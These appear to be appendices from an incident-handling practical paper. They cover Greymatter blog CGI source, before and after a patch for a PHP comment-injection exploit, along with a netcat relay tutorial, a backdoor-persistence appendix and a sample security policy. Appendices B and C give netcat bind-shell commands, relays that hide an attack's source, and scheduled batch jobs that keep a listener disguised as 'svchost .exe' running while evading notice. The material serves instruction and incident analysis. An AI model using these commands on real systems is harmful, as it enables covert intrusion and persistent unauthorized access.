if (($keeplog eq "yes") && ($logkarmaandcomments eq "yes")) {
```

```
        &date;
        open (FUNNYFEET, ">>gm-cplog.cgi") || &gm_dangermouse("Can't write
to the control panel log.  Please make sure that gm-cplog.cgi is CHMODed to 666
and is in the same place as all your other Greymatter CGI files.");
        print FUNNYFEET "<FONT SIZE=1>[$basedate] [$userip]</FONT>
<I>$IN{'newcommentauthor'} added a comment to entry
#$IN{'newcommententrynumber'} ($thisentrysubject)</I>\n";
        close (FUNNYFEET);
}
print "Location: $aftermath\n\n";
}
```

****The remaining entries display results of the search routine****

```
# --------------
# search results
# --------------
sub gm_searchresults {
$searchmatchescount = 0;
$searchresultbody = "";
$IN{'gmsearch'} =~ s/\|//g;
&gm_readconfig;
&gm_readcounter;
&gm_readtemplates;
$countfromhere = $newentrynumber;
do {
        &gm_getentryvariables($countfromhere);
        unless ($thisentryopenstatus eq "closed") {
                if (($thisentrysubject =~ m/$IN{'gmsearch'}/i) || ($thisentryauthor =~
m/$IN{'gmsearch'}/i) || ($thisentrymainbody =~ m/$IN{'gmsearch'}/i) ||
($thisentrymorebody =~ m/$IN{'gmsearch'}/i) || ($thisentrycomments =~
m/$IN{'gmsearch'}/i)) {
                        &gm_formatentry($gmsearchresultsentrytemplate);
                        $searchresultbody .= $entryreturn;
                        $searchmatchescount++;
                }
        }
        $countfromhere--;
} until $countfromhere eq "0";
$searchpage = $gmsearchresultspagetemplate;
$searchpage =~ s/{{searchterm}}/$IN{'gmsearch'}/g;
$searchpage =~ s/{{searchmatches}}/$searchmatchescount/g;
$searchpage =~ s/{{searchresults}}/$searchresultbody/g;
&gm_formatentry($searchpage);
print "Content-type: text/html\n\n";
print<<SHOWSEARCHRESULTS;
$entryreturn
```

```
SHOWSEARCHRESULTS
if (($keeplog eq "yes") && ($logkarmaandcomments eq "yes")) {
        &date;
        open (FUNNYFEET, ">>gm-cplog.cgi") || &gm_dangermouse("Can't write
to the control panel log.  Please make sure that gm-cplog.cgi is CHMODed to 666
and is in the same place as all your other Greymatter CGI files.");
        print FUNNYFEET "<FONT SIZE=1>[$basedate] [$userip]</FONT> <I>A
search was performed for \"$IN{'gmsearch'}\" ($searchmatchescount
matches)</I>\n";
        close (FUNNYFEET);
}
exit;

}
}
}
```

Appendix B – Discussion of netcat relays

Introduction

Netcat relays are a very useful tool for an attacker to hide the actual source of an attack. Essentially, the attacker can create a chain of compromised systems such that the investigator will have a very difficult time tracing an attack back to the actual source. For an example, let's look at a chain of 4 systems:

Attacker (172.22.1.1) --- 1st System (172.1.1.1) --- 2nd System (172.2.1.1) --- Target (172.3.1.1)

Even in this simplified example, the administrator of the target system would need to trace this attack back to the owner of the 2nd system and work with them to investigate the source of the compromise there. From then, the investigation would move back to the owner of the 1st system (with a total of three companies/ISP's involved at this point). Assuming everyone is cooperative and competent to aid in the investigation, this will still not be a quick process. Further, even getting back to the source machine of the attack may not land the attacker if it is another host subject to remote control. Therefore, at a minimum using relays will delay the apprehension of the attacker and, if your plate is as full as mine, the time involved may preclude following the attack to its source unless the breach is severe enough to bring in law enforcement to assist.

Linux Relays

Setting up a relay in Linux is fairly straightforward and covered well in the GCIH training materials. The steps are to create a FIFO (First In First Out) pipe to feed data from one source to another. An example of this is shown below.

1. Create a piping file to manage the traffic:
   #mknod pipefile –p ******This creates a FIFO file(-p) called pipefile**
2. Run two instances of Netcat to listen for connections on one port and pipe them through to the other:
   #nc –l –p 53 0<pipefile | nc 127.0.0.1 80 1>pipefile ******This command directs netcat to listen for connections on port 53 and pipe traffic through another netcat session out port 80. Data returned on the port 80 connection is fed into the FIFO (called pipefile) and anything put into pipefile is then fed back out port 53.**
3. Now open another shell window and execute the command:
   #nc –l –p 80 –e /bin/sh ******This sets up a netcat listener on port 80 to push a shell when a connection is made.**
4. Finally, open a third shell window to connect to the relay created in step 2 to get the command shell from step 3:
   #nc 127.0.0.1 53

Windows Relays

Windows introduces a bit of a twist. There is no way to easily set up a pipe from the Windows command prompt. There are a number of API calls that can be used to do this but there is no command comparable to mknod. However, thanks to Foundstone® it is actually even easier to set up a relay on a Windows box.

First, if the windows system is only used as a relay, netcat is not required. In it's place we can use FPipe™ from Foundstone®. This is a utility that creates a pipe to accept data on one port, funnel it through to another and return traffic seamlessly. Using the previous example, our commands would now be:

1.) In the command prompt simulating the relay machine, run the following command:
c:\Fpipe\Fpipe –l 53 –s 53 –r 80 127.0.0.1 ****This command creates a pipe that listens on TCP port 53. Anything that comes in on that port is passed out TCP port 80 to 127.0.0.1 using the source port of TCP 53.*
2.) Now open another command prompt and execute the command:
c:\netcat\nc –l –p 80 –e cmd.exe ****This sets up a netcat listener on port 80 to push a command prompt when a connection is made.*
3.) Finally, open a third shell window to connect to the relay created in step 1 to get the command shell from step 2:
c:\netcat\nc 127.0.0.1 53

Conclusion

As demonstrated, both Windows and Linux systems can be configured to relay netcat communications across the Internet. This is a great method for an attacker and can be a real headache for an Incident Investigator so it is important to understand.

Appendix C – Configuration of a netcat listener on the target server

To accomplish this goal, we need to upload three more files to the server and modify our netcat file slightly. The first file needed is PSKill from Sysinternals[29]. This program will allow us to kill the existing netcat listener if it is still active when our restart time hits. Without killing the old listener, multiple copies of netcat will run in parallel. This significantly increases the likelihood that we will be caught as more processes are running and consuming resources – three copies of svchost.exe may not raise concerns but 20 should. The second file uploaded is a simple batch file that will kill the existing netcat process (if it is still running) and start up a new one. A copy of the batch file is shown below:

```
e:
cd \
cd homer\gmlog\archives\
pskill "svchost .exe"
"svchost .exe" -L -p 53 –s 172.16.1.62 -e cmd.exe
```

This batch file is pretty straightforward. The first three lines simply move us into the proper directory. The next line runs pskill to end the current netcat listener if it is still active and the last line starts a new netcat listener on TCP port 53 using the source address of the web server. There are a couple of changes here from how this was originally run in php. The details of the changes are explained below.

1. There is now a space between svchost and .exe. We initially named the executable without the space. This is great for obfuscation but complicates process management. To kill a process, either the name or process id must be known. If netcat is named svchost.exe, we have no way of distinguishing it from other processes running under that name. Therefore we would need to determine its process id to kill it by number. Rather than struggling with that, we can simply rename it from within our existing session. The new name it not as perfect but is still very likely to escape notice.
2. We have moved netcat to TCP port 53 and specified the listening address as 172.16.1.62. To ensure we can connect into the server, we must move the listener to a known open port. Of those available, the TCP DNS port can produce the least impact on normal operations of this server and, therefore, offer us the best chance of remaining unnoticed. On this server, the main use for TCP port 53 is for zone transfers from the master server (it is also used for long queries but that occurrence is rare enough that it is not expected to be a significant issue in this example). As this is a tertiary DNS server, it will need to transfer zones occasionally so we cannot keep netcat active 24x7 but we can obtain better availability than through scheduling

[29] http://www.sysinternals.com/ntw2k/freeware/pskill.shtml

Scheduling the restart of necat is simple. All we need is to add the following "at" entry on the server:

```
At 23:00 every:M,T,W,Th,F,S,Su e:\homer\gmlog\archives\00000001.bat
```

Now, every day at 11:00pm the netcat listener will either be shutdown and restarted or, simply restarted (if it has been killed at some point since the last startup).

The last issue is the fact that this server must be able to receive DNS Zone transfers at some time or else the administrator is sure to notice a problem and investigate its cause. The easiest way to allow transfers is to schedule another task that shuts down our netcat listener for a period of time. For this example I have chosen every day at 9:00pm. This offers the DNS server 2 hours per day to receive zone transfers from the master server. The batch file and scheduling entry are shown below.

```
Batch File – 00000002.bat
E:
Cd \
Cd homer\gmlog\archives
Pskill "svchost .exe"
```

This is scheduled using at as shown below.

```
At 21:00 every:M,T,W,Th,F,S,Su e:\homer\gmlog\archives\00000002.bat
```

As mentioned in the body of the paper, this is not the best choice for maintaining access. We now have two more files (00000002.bat and pskill.exe) that may be located by an alert user or administrator of this server. DNS logs will also be reporting zone transfer errors (on occasion) and another attacker could stumble onto this netcat session to steal our server. For all these reasons, the method chosen within the body of the paper is preferred.

Appendix D – Description of gm-comments.cgi version 1.3

The majority of the code in version 1.3 is identical to the 1.2c file reviewed in Appendix A. I considered it important to include the entire script but, in the interest of clarity I have shrunk and subdued all lines that have not changed. As before my comments will be offset by *** and in a different font.

```
#!/usr/bin/perl
```

##
 # Greymatter 1.3 #
 # comments module #
 # Copyright (c)2000-2003, The Greymatter team #
 # http://www.greymatterforums.com/ #
##

```
# ***  Your possession of this software indicates that you agree to the terms   ***
# *** specified under the "Copyright & Usage" heading in the "manual.htm" file. ***
use CGI::Carp qw(fatalsToBrowser);
require "gm-library.cgi";
read(STDIN, $input, $ENV{'CONTENT_LENGTH'});
@pairs = split(/&/, $input);
foreach $pair (@pairs) {
        ($name, $value) = split(/=/, $pair);
        $name =~ tr/+/ /;
        $name =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
        $value =~ tr/+/ /;
        $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
        $IN{$name} = $value;
}
$userip =  $ENV{'REMOTE_ADDR'};
&gm_readconfig;
&gm_readtemplates;
&gm_readcounter;
if (($IN{'newcommentbody'} eq "") && ($IN{'newcommentauthor'} eq "") && ($IN{'gmsearch'} eq "")) {
        print "Content-type: text/html\n\n";
        &gm_dangermouse("No valid information was given.");
}
if ($IN{'gmsearch'} ne "") { &gm_searchresults; }
```

 # as of 1.21e we check this beofre manipulating the comment text in any way.
&gm_phphackcheck; **** I do not know if this was moved due to a security issue. It may simply have been moved because the sooner the input is examined, the better off we are. This subroutine is located at the end of the script. It was added to prevent the attack analyzed in this paper and, as such, is the focus of our discussion within this appendix.****

 # tag removal significantly enhanced in 1.21e
 # now gets tags with spaces
 # and line breaks are handles via the /s modifier
 # linear 7/7/2003

```
$IN{'newcommentauthor'} =~      s(<[^>]*>)()gs;
$IN{'newcommentemail'} =~       s(<[^>]*>)()gs;
$IN{'newcommenthomepage'} =~    s(<[^>]*>)()gs;
$IN{'newcommentbody'} =~        s/\|\*\|/\n/g;
$IN{'newcommentauthor'} =~      s/{/(/g;
$IN{'newcommentemail'} =~       s/{/(/g;
```

```
$IN{'newcommenthomepage'} =~    s/{/(/g;
$IN{'newcommentbody'} =~        s/{/(/g;
$IN{'newcommentauthor'} =~      s/}/)/g;
$IN{'newcommentemail'} =~       s/}/)/g;
$IN{'newcommenthomepage'} =~    s/}/)/g;
$IN{'newcommentbody'} =~        s/}/)/g;
$IN{'newcommentauthor'} =~      s/{/(/g;
$IN{'newcommentemail'} =~       s/{/(/g;
$IN{'newcommenthomepage'} =~    s/{/(/g;
$IN{'newcommentbody'} =~        s/{/(/g;
$IN{'newcommentauthor'} =~      s/}/)/g;
$IN{'newcommentemail'} =~       s/}/)/g;
$IN{'newcommenthomepage'} =~    s/}/)/g;
$IN{'newcommentbody'} =~        s/}/)/g;
$IN{'newcommentauthor'} =~      s/\|//g;
$IN{'newcommentemail'} =~       s/\|//g;
$IN{'newcommenthomepage'} =~    s/\|//g;
$IN{'newcommentbody'} =~        s/\|//g;
$IN{'newcommentauthor'} =~      s/"/\&quot;/g;
$IN{'newcommentemail'} =~       s/"/\&quot;/g;
$IN{'newcommenthomepage'} =~    s/"/\&quot;/g;
$IN{'newcommentbody'} =~        s/"/\&quot;/g;
$IN{'newcommentauthor'} =~      s/^\s+//;
$IN{'newcommentauthor'} =~      s/\s+$//;
$IN{'newcommentemail'} =~       s/^\s+//;
$IN{'newcommentemail'} =~       s/\s+$//;
$IN{'newcommenthomepage'} =~    s/^\s+//;
$IN{'newcommenthomepage'} =~    s/\s+$//;
$IN{'newcommentbody'} =~        s/^\s+//;
$IN{'newcommentbody'} =~        s/\s+$//;
$IN{'newcommentauthor'} =~      s/\n//g;
$IN{'newcommentemail'} =~       s/\n//g;
$IN{'newcommenthomepage'} =~    s/\n//g;
$IN{'newcommentauthor'} =~      s/\r//g;
$IN{'newcommentemail'} =~       s/\r//g;
$IN{'newcommenthomepage'} =~    s/\r//g;
$IN{'newcommentbody'} =~        s/\r//g;
$IN{'newcommentbody'} =~        s/\n/\|\*\|/g;
$IN{'newcommentbody'} =~        s/(\|\*\|\|\*\|){2,}/\|\*\|\|\*\|/g;
$IN{'newcommentbody'} =~        s/\|\*\|\|\*\|\|\*\|/\|\*\|\|\*\|/g;
$temphomepageprefix = substr($IN{'newcommenthomepage'}, 0, 7);
if ($temphomepageprefix ne "http://") { $IN{'newcommenthomepage'} = "http://$IN{'newcommenthomepage'}"; }
if ($IN{'newcommenthomepage'} eq "http://") { $IN{'newcommenthomepage'} = ""; }
&gm_commentbancheck;
$newcommententrynumberpadded = sprintf ("%8d", $IN{'newcommententrynumber'});
$newcommententrynumberpadded =~ tr/ /0/;
open (FUNNYFEET, "$EntriesPath/$newcommententrynumberpadded.cgi") || &gm_dangermouse("Can't open
$EntriesPath/$newcommententrynumberpadded.cgi.  Please make sure your paths are configured correctly and that your
entries/archives directory is CHMODed to 777.");
@entrylines = <FUNNYFEET>;
close (FUNNYFEET);
$gmcounter = 0;
foreach (@entrylines) {
        chomp ($entrylines[$gmcounter]);
        $gmcounter++;
}
 ($thisentrynumber, $thisentryauthor, $thisentrysubject, $thisentryweekdaynumber, $thisentrymonth, $thisentryday,
$thisentryyearyear, $thisentryhour, $thisentryminute, $thisentrysecond, $thisentryampm, $thisentrypositivekarma,
$thisentrynegativekarma, $thisentrycommentsnumber, $thisentryallowkarma, $thisentryallowcomments, $thisentryopenstatus,
$thisentrymusic, $thisentrymood, $thisentryemoticonsallowed) = split (/\|/, $entrylines[0]);
&gm_allowedcheck;
&gm_blankcheck;
# allow graphic buttons for comment form: linear
# merged in 1.3
if ( ($IN{'gmpostpreview'} ne "") || ($IN{'gmpostpreview.x'} ne "") ) {
```

```
# merged 9/11/2003
        &gm_previewcomment;
} else {
        &gm_addcomment;
        &gm_freshenaftercomment;
}
# -------------
# check for ban
# -------------
sub gm_commentbancheck {
open (FUNNYFEET, "gm-banlist.cgi") || &gm_dangermouse("Can't read the banlist file.  Please make sure that gm-banlist.cgi is
CHMODed to 666 and is in the same place as all your other Greymatter CGI files.");
@gmbanlist = <FUNNYFEET>;
close (FUNNYFEET);
if ($gmbanlist[0] ne "") {
        foreach $gmbanlistline (@gmbanlist) {
                chomp ($gmbanlistline);
                ($checkthisip, $checkthisiphost, $checkthisperson) = split (/\|/, $gmbanlistline);
                if ($userip =~ m/$checkthisip/i) {
                        if (($keeplog eq "yes") && ($logkarmaandcomments eq "yes")) {
                                &date;
                                open (FUNNYFEET, ">>gm-cplog.cgi") || &gm_dangermouse("Can't write to the control
panel log.  Please make sure that gm-cplog.cgi is CHMODed to 666 and is in the same place as all your other Greymatter CGI files.");
                                print FUNNYFEET "<FONT SIZE=1>[$basedate] [$userip]</FONT> <FONT
COLOR=\"#FF0000\"><B>A banned IP ($checkthisip/$checkthisiphost";
                                if ($checkthisperson ne "") { print FUNNYFEET ", \"$checkthisperson\""; }
                                if ($IN{'gmsearch'} ne "") {
                                        print FUNNYFEET ") attempted to search for
\"$IN{'gmsearch'}\"</FONT>\n";
                                } else {
                                        print FUNNYFEET ") attempted to post a comment to entry
#$IN{'newcommententrynumber'}</B> ($IN{'newcommentauthor'}: $IN{'newcommentbody'})</FONT>\n";
                                }
                                close (FUNNYFEET);
                        }
print "Content-type: text/html\n\n";
print<<GMBANNEDNOTICE;
$gmheadtag
$gmframetop
You have been banned from using this site.<BR>(IP: $userip)
$gmframebottom
</BODY>
</HTML>
GMBANNEDNOTICE
exit;
                }
        }
}
}
# -------------------------------
# check if comments can be posted
# -------------------------------
sub gm_allowedcheck {
if (($posttoarchives eq "no") && ($thisentrynumber <= $newarchivenumber)) {
if (($keeplog eq "yes") && ($logkarmaandcomments eq "yes")) {
        &date;
        open (FUNNYFEET, ">>gm-cplog.cgi")|| &gm_dangermouse("Can't write to the control panel log.  Please make sure that
gm-cplog.cgi is CHMODed to 666 and is in the same place as all your other Greymatter CGI files.");
        print FUNNYFEET "<FONT SIZE=1>[$basedate] [$userip]</FONT> A comment was blocked from being added to
archived entry #$IN{'newcommententrynumber'} ($IN{'newcommentauthor'}: $IN{'newcommentbody'})\n";
        close (FUNNYFEET);
}
print "Content-type: text/html\n\n";
print<<GMARCHIVEDISALLOWEDNOTICE;
$gmheadtag
$gmframetop
Sorry—comments cannot be posted to archived entries.  Please use your browser's Back button to return.
```

```
$gmframebottom
</BODY>
</HTML>
GMARCHIVEDISALLOWEDNOTICE
exit;
}
if (($thisentryallowcomments eq "no") || ($generateentrypages eq "no") || ($thisentryopenstatus eq "closed") ||
($allowkarmaorcomments eq "karma") || ($allo wkarmaorcomments eq  "neither")) {
if (($keeplog eq "yes") && ($logkarmaandcomments eq "yes")) {
        &date;
        open (FUNNYFEET, ">>gm-cplog.cgi") || &gm_dangermouse("Can't write  to the control panel log.  Please make sure that
gm-cplog.cgi is CHMODed to 666 and is in the same place as all you r other Greymatter CGI files.");
        print FUNNYFEET "<FONT SIZE=1>[$basedate] [$userip]</FONT> A comment was blocked from being added to entry
#$IN{'newcommententrynumber'} ($IN{'newcommentauthor'}: $IN{'newcommentbody'})\n";
        close (FUNNYFEET);
}
print "Content-type: text/html\n\n";
print<<GMCOMMENTBLOCKEDNOTICE;
$gmheadtag
$gmframetop
Sorry—comments cannot be posted to this entry.  Please use your browser's Back button to return.
$gmframebottom
</BODY>
</HTML>
GMCOMMENTBLOCKEDNOTICE
exit;
}
}
# ------------------------------
# check if subj or body is blank
# ------------------------------
sub gm_blankcheck {
if (($IN{'newcommentauthor'} eq "") || ($IN{'newcommentbody'} eq "")) {
print "Content-type: text/html\n\n";
print<<GMBLANKNOTICE;
$gmheadtag
$gmframetop
You left either your name or your comments blank.  Please use your browser's Back button to return.
$gmframebottom
</BODY>
</HTML>
GMBLANKNOTICE
exit;
}
}
# ------------------------------
# previ ew comment before posting
# ------------------------------
sub gm_previewcomment {
&date;
if ($thisentrymorebody ne "") {
        if ($thisentrynumber <= $newarchivenumber) {
                $commentpreviewpage = $gmmorearchiveentrypagetemplate;
        } else {
                $commentpreviewpage = $gmmoreentrypagetemplate;
        }
} else {
        if ($thisentrynumber <= $newarchivenumber) {
                $commentpreviewpage = $gmarchiveentrypagetemplate;
        } else {
                $commentpreviewpage = $gmentrypagetemplate;
        }
}
&gm_getentryvariables($IN{'newcommententrynumber'});
$thisentrycomments = "";
$thisentrycommentsnumber = 1;
$thispreviewcounter = $thisentrycommentsnumber + 3;
```

```
$IN{'newcommentauthor'} =~ s/\&quot;/"/g;
$IN{'newcommentemail'} =~ s/\&quot;/"/g;
$IN{'newcommenthomepage'} =~ s/\&quot;/"/g;
$IN{'newcommentbody'} =~ s/\&quot;/"/g;
$IN{'newcommentbody'} =~ s/\|\*\|/\n/g;
$entrylines[$thispreviewcounter] =
"$IN{'newcommentauthor'}|$userip|$IN{'newcommentemail'}|$IN{'newcommenthomepage'}|$wday|$mon|$mday|$JSYear|$hour|$mi
n|$sec|$AMPM|$IN{'newcommentbody'}";
$IN{'newcommentauthor'} =~ s/"/\&quot;/g;
$IN{'newcommentemail'} =~ s/"/\&quot;/g;
$IN{'newcommenthomepage'} =~ s/"/\&quot;/g;
$IN{'newcommentbody'} =~ s/"/\&quot;/g;
$IN{'newcommentbody'} =~ s/\n/\|\*\|/g;
$previewcommentauthor = $IN{'newcommentauthor'};
$previewcommentemail = $IN{'newcommentemail'};
$previewcommenthomepage = $IN{'newcommenthomepage'};
$previewcommentbody = $IN{'newcommentbody'};
&gm_collatecomments;
$commentpreviewpage =~ s/{{commentdivider}}/$gmcommentpreviewdividertemplate/gi;
$commentpreviewpage =~ s/{{entrycommentsform}}/$gmcommentpreviewformtemplate/gi;
$commentpreviewpage =~ s/{{previewcommentauthor}}/$previewcommentauthor/gi;
$commentpreviewpage =~ s/{{previewcommentemail}}/$previewcommentemail/gi;
$commentpreviewpage =~ s/{{previewcommenthomepage}}/$previewcommenthomepage/gi;
$commentpreviewpage =~ s/{{previewcommentbody}}/$previewcommentbody/gi;
&gm_formatentry($commentpreviewpage);
print "Content-type: text/html\n\n";
print<<PREVIEWCOMMENT;
$entryreturn
PREVIEWCOMMENT
exit;
}
# --------------------------
# so add the comment already
# --------------------------
sub gm_addcomment {
$thisentrycommentsnumber++;
$entrylines[0] =
"$thisentrynumber|$thisentryauthor|$thisentrysubject|$thisentryweekdaynumber|$thisentrymonth|$thisentryday|$thisentryyearyear|$thi
sentryhour|$thisentryminute|$thisentrysecond|$thisentryampm|$thisentrypositivekarma|$thisentrynegativekarma|$thisentrycommentsn
umber|$thisentryallowkarma|$thisentryallowcomments|$thisentryopenstatus|$thisentrymusic|$thisentrymood|$thisentryemoticonsallo
wed";
$gmcounter = 0;
&date;
open (FUNNYFEET, ">$EntriesPath/$newcommententrynumberpadded.cgi") || &gm_dangermouse("Can't write to
$EntriesPath/$newcommententrynumberpadded.cgi.  Please make sure that your paths are configured correctly and that your
entries/archives directory is CHMODed to 777.");
foreach $entrynewline (@entrylines) {  print FUNNYFEET "$entrynewline\n"; }
print FUNNYFEET
"$IN{'newcommentauthor'}|$userip|$IN{'newcommentemail'}|$IN{'newcommenthomepage'}|$wday|$mon|$mday|$JSYear|$hour|$mi
n|$sec|$AMPM|$IN{'newcommentbody'}\n";
close (FUNNYFEET);
}

# ------------------------
# primp, preen, take a bow
# ------------------------
sub gm_freshenaftercomment {
$newalltimecommentstotalnumber++;
&gm_writecounter;
$aftermath =  "$EntriesWebPath/$newcommententrynumberpadded.$entrysuffix#comments";
&gm_getentryvariables($IN{'newcommententrynumber'});
if ($thisentrymorebody ne "") {
        if ($thisentrynumber <= $newarchivenumber) {
                &gm_formatentry($gmmorearchiveentrypagetemplate);
        } else {
                &gm_formatentry($gmmoreentrypagetemplate);
        }
```

```
} else {
		if ($thisentrynumber <= $newarchivenumber) {
			&gm_formatentry($gmarchiveentrypagetemplate);
		} else {
			&gm_formatentry($gmentrypagetemplate);
		}
}
open (THISFILE, ">$EntriesPath/$thisentrynumberpadded.$entrysuffix") || &gm_dangermouse("Can't write to
$EntriesPath/thisentrynumberpadded.$entrysuffix.  Please make sure that your paths are configured correctly and that your
entries/archives directory is CHMODed to 777 .");;
print THISFILE $entryreturn;
close (THISFILE);
if ($thisentrynumber <= $newarchivenumber) {
		&gm_readcounter;
		$stoppednumber = $newarchivenumber;
		do { &gm_generatearchive($stoppednumber); } until $stoppednumber <= 1;
} else {
		&gm_generatemainindex;
}
&gm_readconfig;
if (($NotifyForStatus eq "comments") || ($NotifyForStatus eq "both")) {
if ($NotifyEmail ne "") {
$formattedcomment = $IN{'newcommentbody'};
$formattedcomment =~ s/\|\*\|/\n/g;
$sendithere = "$mailprog -t";
@sendestinations = split (/;/, $NotifyEmail);
&gm_getentryvariables($IN{'newcommententrynumber'});
foreach $destinationow (@sendestinations) {
open (MAIL, "|$sendithere") || &gm_dangermouse("Can't open the mail program at $mailprog.  Please make sure you have this
configuredcorrectly.");
print MAIL <<__MAILNOTIFY__;
To: $destinationow
From: Greymatter <$destinationow>
Subject: [Greymatter] Notice: Comment Posted
A comment has just been posted to entry #$IN{'newcommententrynumber'} ($thisentrysubject).
Name: $IN{'newcommentauthor'} (IP: $userip)
E-Mail: $IN{'newcommentemail'}
Homepage: $IN{'newcommenthomepage'}
Comments: $formattedcomment
Posted to: $aftermath
-----
Greymatter $gmversion
http://noahgrey.com/greysoft/
__MAILNOTIFY__
close(MAIL);
}
}
}
if (($keeplog eq "yes") && ($logkarmaandcomments eq "yes")) {
		&date;
		open (FUNNYFEET, ">>gm-cplog.cgi") || &gm_dangermouse("Can't write to the control panel log.  Please make sure that
gm-cplog.cgi is CHMODed to 666 and is in the same place as all your other Greymatter CGI files.");
		print FUNNYFEET "<FONT SIZE=1>[$basedate] [$userip]</FONT> <I>$IN{'newcommentauthor'} added a comment to
entry #$IN{'newcommententrynumber'} ($thisentrysubject)</I>\n";
		close (FUNNYFEET);
}
print "Location: $aftermath\n\n";
}
# --------------
# search results
# --------------
sub gm_searchresults {
$searchmatchescount = 0;
$searchresultbody = "";
$IN{'gmsearch'} =~ s/\|//g;
# search robustness improvement: linear 9/19/2003
# merged into 1.3
```

```
$IN{'gmsearch'} = quotemeta($IN{'gmsearch'});
# merged 9/19/2003
&gm_readconfig;
&gm_readcounter;
&gm_readtemplates;
$countfromhere = $newentrynumber;
do {
        &gm_getentryvariables($countfromhere);
        unless ($thisentryopenstatus eq "closed") {
                if (($thisentrysubject =~ m/$IN{'gmsearch'}/i) || ($thisentryauthor =~ m/$IN{'gmsearch'}/i) ||
($thisentrymainbody =~ m/$IN{'gmsearch'}/i) || ($thisentrymorebody =~ m/$IN{'gmsearch'}/i) || ($thisentrycomments =~
m/$IN{'gmsearch'}/i) || ($thisentrymusic =~ m/$IN{'gmsearch'}/i) || ($thisentrymood =~ m/$IN{'gmsearch'}/i)) {
                        &gm_formatentry($gmsearchresultsentrytemplate);
                        $searchresultbody .= $entryreturn;
                        $searchmatchescount++;
                }
        }
        $countfromhere--;
} until $countfromhere eq "0";
```

 # XSS scripting mitigation: linear 7/7/2003 ****This addition strips the < and > characters from search entries****

 # merged into 1.3

$IN{'gmsearch'} =~ s/</</g;

$IN{'gmsearch'} =~ s/>/>/g;

 # merged 9/11/2003

```
$searchpage = $gmsearchresultspagetemplate;
$searchpage =~ s/{{searchterm}}/$IN{'gmsearch'}/g;
$searchpage =~ s/{{searchmatches}}/$searchmatchescount/g;
$searchpage =~ s/{{searchresults}}/$searchresultbody/g;
&gm_formatentry($searchpage);
print "Content-type: text/html\n\n";
print<<SHOWSEARCHRESULTS;
$entryreturn
SHOWSEARCHRESULTS
if (($keeplog eq "yes") && ($logkarmaandcomments eq "yes")) {
        &date;
        open (FUNNYFEET, ">>gm-cplog.cgi")|| &gm_dangermouse("Can't write to the control panel log.  Please make sure that
gm-cplog.cgi is CHMODed to 666 and is in the same place as all your other Greymatter CGI files.");
        print FUNNYFEET "<FONT SIZE=1>[$basedate] [$userip]</FONT> <I>A search was performed for \"$IN{'gmsearch'}\"
($searchmatchescount matches)</I>\n";
        close (FUNNYFEET);
}
exit;
}
```

 # ----------

 # check if there's a lame PHP tag attempt

 # script kiddie check added by linear 2/10/2003

 # revised, enhanced, and improved by linear 7/7/2003

 # ----------

 # merged into 1.3

****This is the fix for the exploit used in this paper. It simply examines the name, comment, email and url fields for <, ?, <script or <%. If any of these are found, the posting is rejected while the event is logged and a message emailed to the author (if so configured). As specified in the Greymatter manual, this is not perfect but it does address the immediate issue and covers all known tags.****

sub gm_phphackcheck {

```
if ( ($IN{'newcommentauthor'} =~ /<\?|<script|<%/ ) || ($IN{'newcommentbody'} =~
/<\?|<script|<%/ ) || ($IN{'newcommentemail'} =~ /<\?|<script|<%/ ) ||
($IN{'newcommenthomepage'} =~ /<\?|<script|<%/ )) {
   &date;
   print "Content-type: text/html\n\n";
   print<<GMHACKNOTICE;
$gmheadtag
$gmframetop
We don't take kindly to that sort of activity here. Your attempt to break the script
has been logged and the administrators have been notified.
<br>[$basedate] [$userip]
$gmframebottom
</BODY>
</HTML>
GMHACKNOTICE
   if ($mailhacknotice eq "yes") {
   &gm_readconfig;
   if ($NotifyEmail ne "") {
      $senditthere = "$mailprog -t";
      @sendes tinations = split (/;/, $NotifyEmail);
      foreach $destinationow (@sendestinations) {
         open (MAIL, "|$senditthere") || &gm_dangermouse("Can't open the mail
program at $mailprog.  Please make sure you have this configured correctly.");
         print MAIL <<__MAILHACKNOTIFY__;
To: $destinationow
From: Greymatter <$destinationow>
Subject: [Greymatter] Notice: PHP hack attempt logged
A hacker was blocked from a PHP attack against entry
#$IN{'newcommententrynumber'}
Name: $IN{'newcommentauthor'} (IP: $userip)
E-Mail: $IN{'newcommentemail'}
Homepage: $IN{'newcommenthomepage'}
Comments: $formattedcomment
-----
Greymatter $gmversion
http://noahgrey.com/greysoft/
__MAILHACKNOTIFY__
      close(MAIL);
         }
      }
         }
   if ($keepphphacklog eq "yes") {
   # scrub the string a bit so we can log it cleanly
   $IN{'newcommentauthor'} =~ s/</&lt;/g;
   $IN{'newcommentauthor'} =~ s/>/&gt;/g;
```

```
      open (BOZO, ">>gm-cplog.cgi") || &gm_dangermouse("Can't write to the
control panel log.  Please make sure that gm-cplog.cgi is CHMODed to 666 and is in
the same place as all your other Greymatter CGI files.");
      print BOZO "<font size=\"1\">[$basedate] [$userip]</font> <b>A script kiddie
was blocked</b> from a PHP attack against entry
#$IN{'newcommententrynumber'} ($IN{'newcommentauthor'}:
$IN{'newcommentbody'})\n";
      close (BOZO);
   }
   exit;
   }
}
# merged 9/11/2003
```

Appendix E – Security Policy for Company

Purpose

The purpose of this policy is to establish management direction, procedures, and requirements to ensure the appropriate protection of COMPANY, Inc. information and equipment.

Scope

This policy applies to all employees, contractors, consultants, temporaries, and other users at COMPANY, including those users affiliated with third parties who access COMPANY computer networks. In addition, this policy covers all information and data located on COMPANY personal computers and servers if these systems are under the jurisdiction and/or ownership of COMPANY. This policy applies to stand-alone personal computers with dial-up modems as well as those attached to networks. The policy also applies to all computer and data communication systems owned by and/or administered by COMPANY.

Specific policy

As a productivity enhancement tool, COMPANY encourages the business use of the electronic communications (i.e. voice mail, e-mail and fax) and computing resources we provide. However, the systems and all messages generated on or handled by these systems, including back-up copies, are considered to be the property of COMPANY.

Further, all information traveling over COMPANY computer networks that has not been specifically identified as the property of other parties will be treated as though it is a COMPANY corporate asset. It is the policy of COMPANY to prohibit unauthorized access, disclosure, duplication, modification, diversion, destruction, loss, misuse, or theft of this information.

In addition, it is the policy of COMPANY to protect information belonging to third parties that has been entrusted to COMPANY in confidence as well as in accordance with applicable contracts and industry standards.

All users are expected to be familiar with and comply with these policies. Questions should be directed to the Manager of Internal Operations. Violations of these policies can lead to revocation of system privileges and/or disciplinary action, including termination.

Authorized Usage

COMPANY systems generally must be used only for business activities. Incidental personal use is permissible so long as:

(a) (a) It does not consume more than a trivial amount of resources and

(b) (b) It does not interfere with staff productivity and

(c) (c) It does not preempt any business activity

